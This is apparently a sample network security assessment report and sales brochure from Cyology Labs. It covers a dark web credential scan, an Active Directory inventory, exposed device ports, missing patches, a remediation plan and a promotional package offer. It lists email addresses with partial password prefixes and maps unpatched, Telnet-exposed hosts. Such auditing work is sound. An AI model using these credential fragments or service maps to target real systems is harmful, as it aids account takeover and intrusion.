
Host	Open Ports	High	Med	Low	False	Highest CVSS
182.161.179.152 (ip-182-161-179-152.ip.securesvr.net)	4	1	4	1	0	8.5
Total: 1	4	1	4	1	0	8.5

## Detected Operating Systems



## Unrestricted Web Content

### Content Filtering Assessment





## Dark Web Scan Summary

---

The following results were retrieved using a preliminary scan of the Dark Web.

*Only the first 5 per domain are listed here.*

Email	Password/SHA1	Compromise Date	Source
jsmith@example.com	password: 1race*****	03/23/2018 1:00:00 AM	id theft forum
rsimpson@myco.com	password: awart*****	03/23/2018 1:00:00 AM	id theft forum
bwillis@myco.com	password: moonl*****	03/23/2018 1:00:00 AM	id theft forum
frogers@myco.com	password: kingl*****	11/15/2017 1:00:00 AM	id theft forum
eknievel@myco.com	password: biker*****	03/23/2018 1:00:00 AM	id theft forum
rcrandon@myco.com	password: mypro*****	12/27/2016 1:00:00 AM	id theft forum



# Network Assessment

## Full Detail Report

Prepared for: Your Customer / Prospect

Prepared by: Your Company Name

7/27/2019



CONFIDENTIALITY NOTE: The information contained in this report document is for the exclusive use of the client specified above and may contain confidential, privileged and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, photocopying, distributing or otherwise using this report or its contents in any way.

Scan Date: 725/2019



## Table of Contents

---

- 1 - Discovery Tasks
- 2 - Assessment Summary
- 3 - Domain: Corp.myco.com
  - 3.1 - Domain Controllers
  - 3.2 - FSMO Roles
  - 3.3 - Organizational Units
  - 3.4 - Group Policy Objects
  - 3.5 - Users
  - 3.6 - Service Accounts
  - 3.7 - Security Groups
  - 3.8 - Computers in Domain
  - 3.9 - Server Aging
  - 3.10 - Workstation Aging
  - 3.11 - Domain DNS
- 4 - Non A/D Devices
- 5 - Servers
  - 5.1 - MS SQL Servers
  - 5.2 - Web Servers
  - 5.3 - Time Servers
  - 5.4 - Exchange Servers
  - 5.5 - DHCP Servers
  - 5.6 - Hyper-V Servers

### 3.3 - Organizational Units

This section contains a hierarchical view of all organizational units from within Active Directory.

- Corp.myco.com
  - o AppV (2 Security Groups, 1 Users)
  - o Contacts (1 Contacts)
  - o Disabled (41 Users)
  - o Domain Controllers (1 Computers)
  - o Firewall
  - o Microsoft Exchange Security Groups (6 Security Groups)
  - o PIT\_accts (64 Users, 2 Computers)
    - o Folder Redirection (1 Users)
    - o Password (1 Users, 1 Computers)
    - o reporting (2 Users, 1 Computers)
  - o Security Groups (5 Security Groups)
  - o Servers (12 Computers)
    - o HV\_Servers (5 Computers)
  - o Service Accounts (2 Users)
  - o Test accts (6 Users)
  - o Workstation OU Test (2 Computers)
  - o Workstations (66 Computers)



### 3.10 - Workstation Aging

This section is an indicator of the age of the active workstations based on the date their operating system was installed. The actual age of the workstation may vary if the operating system was re-installed for any reason. Older systems are highlighted in red and much older systems are bolded.

Computer	Operating System	OS Install Date	Age (months)
<b>Mwest-WIN864</b>	<b>Windows 8 Enterprise</b>	<b>11/28/2012 8:17:17 AM</b>	<b>47</b>
b2b-GW	Windows 7 Enterprise	8/12/2013 8:57:44 AM	38
JIM-WIN8	Windows 8.1 Enterprise	11/21/2013 10:07:40 AM	35
Psolidad-WIN764	Windows 8.1 Enterprise	11/21/2013 1:32:55 PM	35
ISTCORP-PC	Windows 8.1 Pro	11/22/2013 3:12:45 PM	35
PKWIN8-VM	Windows 8.1 Pro	3/3/2014 1:09:54 PM	31
Mmichaels-HP	Windows 8.1 Enterprise	3/26/2014 4:46:56 PM	31
REX	Windows 8.1 Enterprise	11/17/2015 10:42:10 AM	11
SARLACC	Windows 10 Enterprise	12/23/2015 5:10:11 PM	10
gordon-LT2	Windows 7 Professional	2/11/2016 2:47:18 PM	8
WILLARD	Windows 10 Enterprise	8/3/2016 2:53:18 PM	2
darkhorse	Windows 10 Pro	8/4/2016 6:33:57 AM	2
ROWBOT	Windows 10 Enterprise	8/16/2016 5:05:26 PM	2
DESKTOP-UAE29E6	Windows 10 Pro	8/21/2016 8:55:55 PM	2
Psolidad-PC	Windows 10 Pro	9/2/2016 6:24:05 AM	1
DESKTOP-N6S4H9A	Windows 10 Pro	9/2/2016 9:23:35 AM	1
buildbox	Windows 10 Pro	9/19/2016 4:50:35 AM	1
betty-INSPIRON	Windows 10 Pro	9/20/2016 5:52:31 AM	1
HPDT-8CC5260NXY	Windows 10 Pro	9/20/2016 8:27:01 PM	1
CONFERENCE-ROOM	Windows 10 Pro	9/20/2016 8:47:44 PM	1
Lalexander-PC	Windows 10 Pro	9/22/2016 4:27:06 AM	1
tarsis	Windows 10 Pro	9/25/2016 8:08:00 PM	1
PANOPTICON	Windows 10 Pro	9/26/2016 4:40:16 AM	1
HPLT-5CD4411D8Z	Windows 10 Pro	9/27/2016 4:24:57 AM	1

## 4 - Non A/D Devices

This section contains a listing of all devices which were not joined to a domain or workgroup.

IP Address	Computer Name	Listening Port(s)	Device Type
192.168.0.1		Telnet (23/TCP), HTTP (80/TCP)	Web Server
192.168.0.2		SSH (22/TCP), Telnet (23/TCP), HTTP (80/TCP)	ProCurve J4904A Switch 2848, revision 1.10.105, ROM 1.08.07 (/sw/code/build/mako)
192.168.0.3		SSH (22/TCP), Telnet (23/TCP), HTTP (80/TCP)	Web Server
192.168.0.11		SSH (22/TCP), HTTP (80/TCP), HTTPS (443/TCP)	Ruckus Wireless Inc (C) 2006
192.168.0.241		HTTPS (443/TCP)	lighttpd/1.4.31
192.168.0.242		HTTPS (443/TCP)	lighttpd/1.4.31
192.168.1.1		SSH (22/TCP), Telnet (23/TCP), HTTP (80/TCP), HTTPS (443/TCP)	
192.168.1.24		FTP (21/TCP), SSH (22/TCP)	Linux pitauvik 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64
192.168.1.31	HVFS	RDP (3389/TCP)	
192.168.1.32	HVFS	RDP (3389/TCP)	
192.168.1.33	HVFS	RDP (3389/TCP)	
192.168.1.34	HVFS	RDP (3389/TCP)	
192.168.1.50	myco-bdr	FTP (21/TCP), HTTP (80/TCP), VNC (5900/TCP)	Cherokee
192.168.1.51		FTP (21/TCP), Telnet (23/TCP), HTTP (80/TCP)	APC Web/SNMP Management Card (MB:v4.0.1 PF:v6.1.1 PN:apc_hw05_aos_611.bin AF1:v6.1.1 AN1:apc_hw05_sumx_611.bin MN:AP9630 HR:05 SN:ZA1423019779 MD:07/05/2014) (Embedded PowerNet SNMP Agent SW v2.2 compatible)
192.168.1.52		FTP (21/TCP), Telnet (23/TCP), HTTP (80/TCP)	APC Web/SNMP Management Card (MB:v4.0.1 PF:v6.1.1 PN:apc_hw05_aos_611.bin AF1:v6.1.1 AN1:apc_hw05_sumx_611.bin MN:AP9630 HR:05 SN:ZA1423019820 MD:07/06/2014) (Embedded PowerNet SNMP Agent SW v2.2 compatible)

## 10 - Patch Summary

This section contains the patching status of computers determined through the Microsoft Baseline Security Analyzer and Windows Update. MBSA gathers data through a remote scan and looks primarily for Security Updates. Windows Update checks the local computer for all non-hidden updates. Missing updates in both areas are highlighted in red. Security and critical updates are bolded.

### MBSA

IP Address	Computer Name	Issue	Result	Assessment
------------	---------------	-------	--------	------------

### Windows Updates

IP Address	Computer Name	Issue	Result	Assessment
192.168.6.37	BETTY-INSPIRON	Drivers, Windows 10 and later drivers	Failed (non-critical)	1 update is missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
169.254.196.28, 169.254.57.9, 192.168.6.109	BOPPENHEIMER-PC	Drivers, Windows 10 and later drivers	Failed (non-critical)	2 updates are missing.
		Drivers, Windows 10 Anniversary Update and Later Servicing Drivers	Failed (non-critical)	8 updates are missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
192.168.6.5	CERTEXAM	Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
		Updates, Windows Server 2012 R2	Failed (non-critical)	6 updates are missing.
192.168.6.56	CONFERENCE-ROOM	Drivers, Windows 10 and later drivers	Failed (non-critical)	8 updates are missing.
192.168.6.134	DARREN-PC	Drivers, Windows 10 and later drivers	Failed (non-critical)	14 updates are missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
169.254.52.150, 192.168.1.23, 192.168.1.4, 192.168.1.3	DC03	<b>Critical Updates, Windows Server 2012 R2</b>	<b>Failed (critical)</b>	<b>8 critical updates are missing.</b>
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
		Feature Packs, Windows Server 2012 R2	Failed (non-critical)	1 update is missing.
		<b>Security Updates, Windows Server 2012 R2</b>	<b>Failed (critical)</b>	<b>127 security updates are missing.</b>

IP Address	Computer Name	Issue	Result	Assessment
		Update Rollups, Windows Server 2012 R2	Failed (non-critical)	3 updates are missing.
		Updates, Windows Server 2012 R2	Failed (non-critical)	101 updates are missing.
169.254.93.61 , 192.168.6.85	DESKTOP-N6S4H9A	Definition Updates, Windows Defender	Failed (non-critical)	1 update is missing.
		Drivers, Windows 10 and later drivers	Failed (non-critical)	3 updates are missing.
		Drivers, Windows 10 Anniversary Update and Later Servicing Drivers	Failed (non-critical)	4 updates are missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
192.168.6.45	DESKTOP-UAE29E6	Definition Updates, Windows Defender	Failed (non-critical)	1 update is missing.
		Updates, Windows 10	Failed (non-critical)	1 update is missing.
169.254.24.15 0, 169.254.58.23 6, 192.168.6.80	DARKHORSE	Definition Updates, Windows Defender	Failed (non-critical)	1 update is missing.
		Drivers, Windows 10 and later drivers	Failed (non-critical)	26 updates are missing.
		Drivers, Windows 8.1 and later drivers	Failed (non-critical)	2 updates are missing.
192.168.6.9	HPDT-8CC5260NXY	Drivers, Windows 10 and later drivers	Failed (non-critical)	12 updates are missing.
192.168.6.26	HPLT-5CD4411D8Z	Drivers, Windows 10 and later drivers	Failed (non-critical)	3 updates are missing.
		Drivers, Windows 10 Anniversary Update and Later Servicing Drivers	Failed (non-critical)	8 updates are missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
169.254.234.2 37, 169.254.99.16 1, 169.254.185.3 0, 192.168.6.108 , 192.168.6.105 , 192.168.6.100 , 192.168.1.104	HV04	Critical Updates, Windows Server 2012 R2	Failed (critical)	8 critical updates are missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
		Feature Packs, Windows Server 2012 R2	Failed (non-critical)	2 updates are missing.
		Security Updates, Windows Server 2012 R2	Failed (critical)	102 security updates are missing.
		Update Rollups, Windows Server 2012 R2	Failed (non-critical)	3 updates are missing.
		Updates, Windows Server 2012 R2	Failed (non-critical)	112 updates are missing.
192.168.6.165	IRIDIUM	Definition Updates, Windows Defender	Failed (non-critical)	1 update is missing.
		Drivers, Windows 10 and later drivers	Failed (non-critical)	6 updates are missing.



## Security Assessment

### Security Management Plan



CONFIDENTIALITY NOTE: The information contained in this report document is for the exclusive use of the client specified above and may contain confidential, privileged and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, photocopying, distributing or otherwise using this report or its contents in any way.

Scan Date: 07/21/2019

Prepared for:  
Your Customer / Prospect  
Prepared by:  
Your Company Name

## Management Plan

The Management Plan ranks individual issues based upon their potential risk to the network while providing guidance on which issues to address by priority. Fixing issues with lower Risk Scores will not lower the global Risk Score, but will reduce the Overall Issue Score. To mitigate global risk and improve the health of the network, address issues with higher Risk Scores first.

### High Risk

Risk Score	Recommendation	Severity	Probability
100	Ensure the compromised passwords are no longer in use. We recommend having all users reset their password as the extent of the compromise is difficult to assess. <ul style="list-style-type: none"> <li><input type="checkbox"/> jsmith@example.com password: 1race*****</li> <li><input type="checkbox"/> rsimpson@myco.com password: awart*****</li> <li><input type="checkbox"/> bwillis@myco.com password: moon*****</li> <li><input type="checkbox"/> frogers@myco.com password: kingl*****</li> <li><input type="checkbox"/> eknivel@myco.com password: biker*****</li> <li><input type="checkbox"/> rcrandon@myco.com password: mypro*****</li> </ul>	H	H
95	Assess the risk of each vulnerability and remediating all external vulnerabilities as prescribed.	H	H
77	Enable account lockout for all users.	H	H
75	Assess the risk of each vulnerability and remediating all external vulnerabilities as prescribed.	H	H
75	Enable password complexity to assure domain account passwords are secure.	H	H
72	Increase password history to remember at least six passwords.	H	H

### Medium Risk

Risk Score	Recommendation	Severity	Probability
68	Eliminate inconsistencies and exceptions to the password policy.	M	M
62	Put access controls in place to block websites that violate the company's Internet use policy.	M	M

# Gold Package Special Offer

## What you'll get

- Simplified Report Card style audit (\$497 Value)
- Detailed Risk Report with Dark Web scan (\$997 Value)
- Full Detailed Report Identifying Issues (\$1,197 Value)
- **BONUS:** Exported as Excel for Faster Triage (\$1,197 Value)
- **BONUS:** Prioritized Management plan (\$1,197 Value)
- Phone discuss with a Cyologist to explain the reports (\$ 297 Value)

**Total Value \$5,382**



Get Started NOW for Just

**\$3,997USD**

**Today** Promo code **UAEIAA**


Get Started Now [www.cyologylabs.com/reportcard](http://www.cyologylabs.com/reportcard)



UAE Internal Auditors Association  
IIA Global Affiliate  
JOIN, LEARN & SHARE



# Do you have any questions?



Scan me  
and connect

**Terry Cutler**  
1-844-CYOLOGY  
Tcutler@CyologyLabs.com

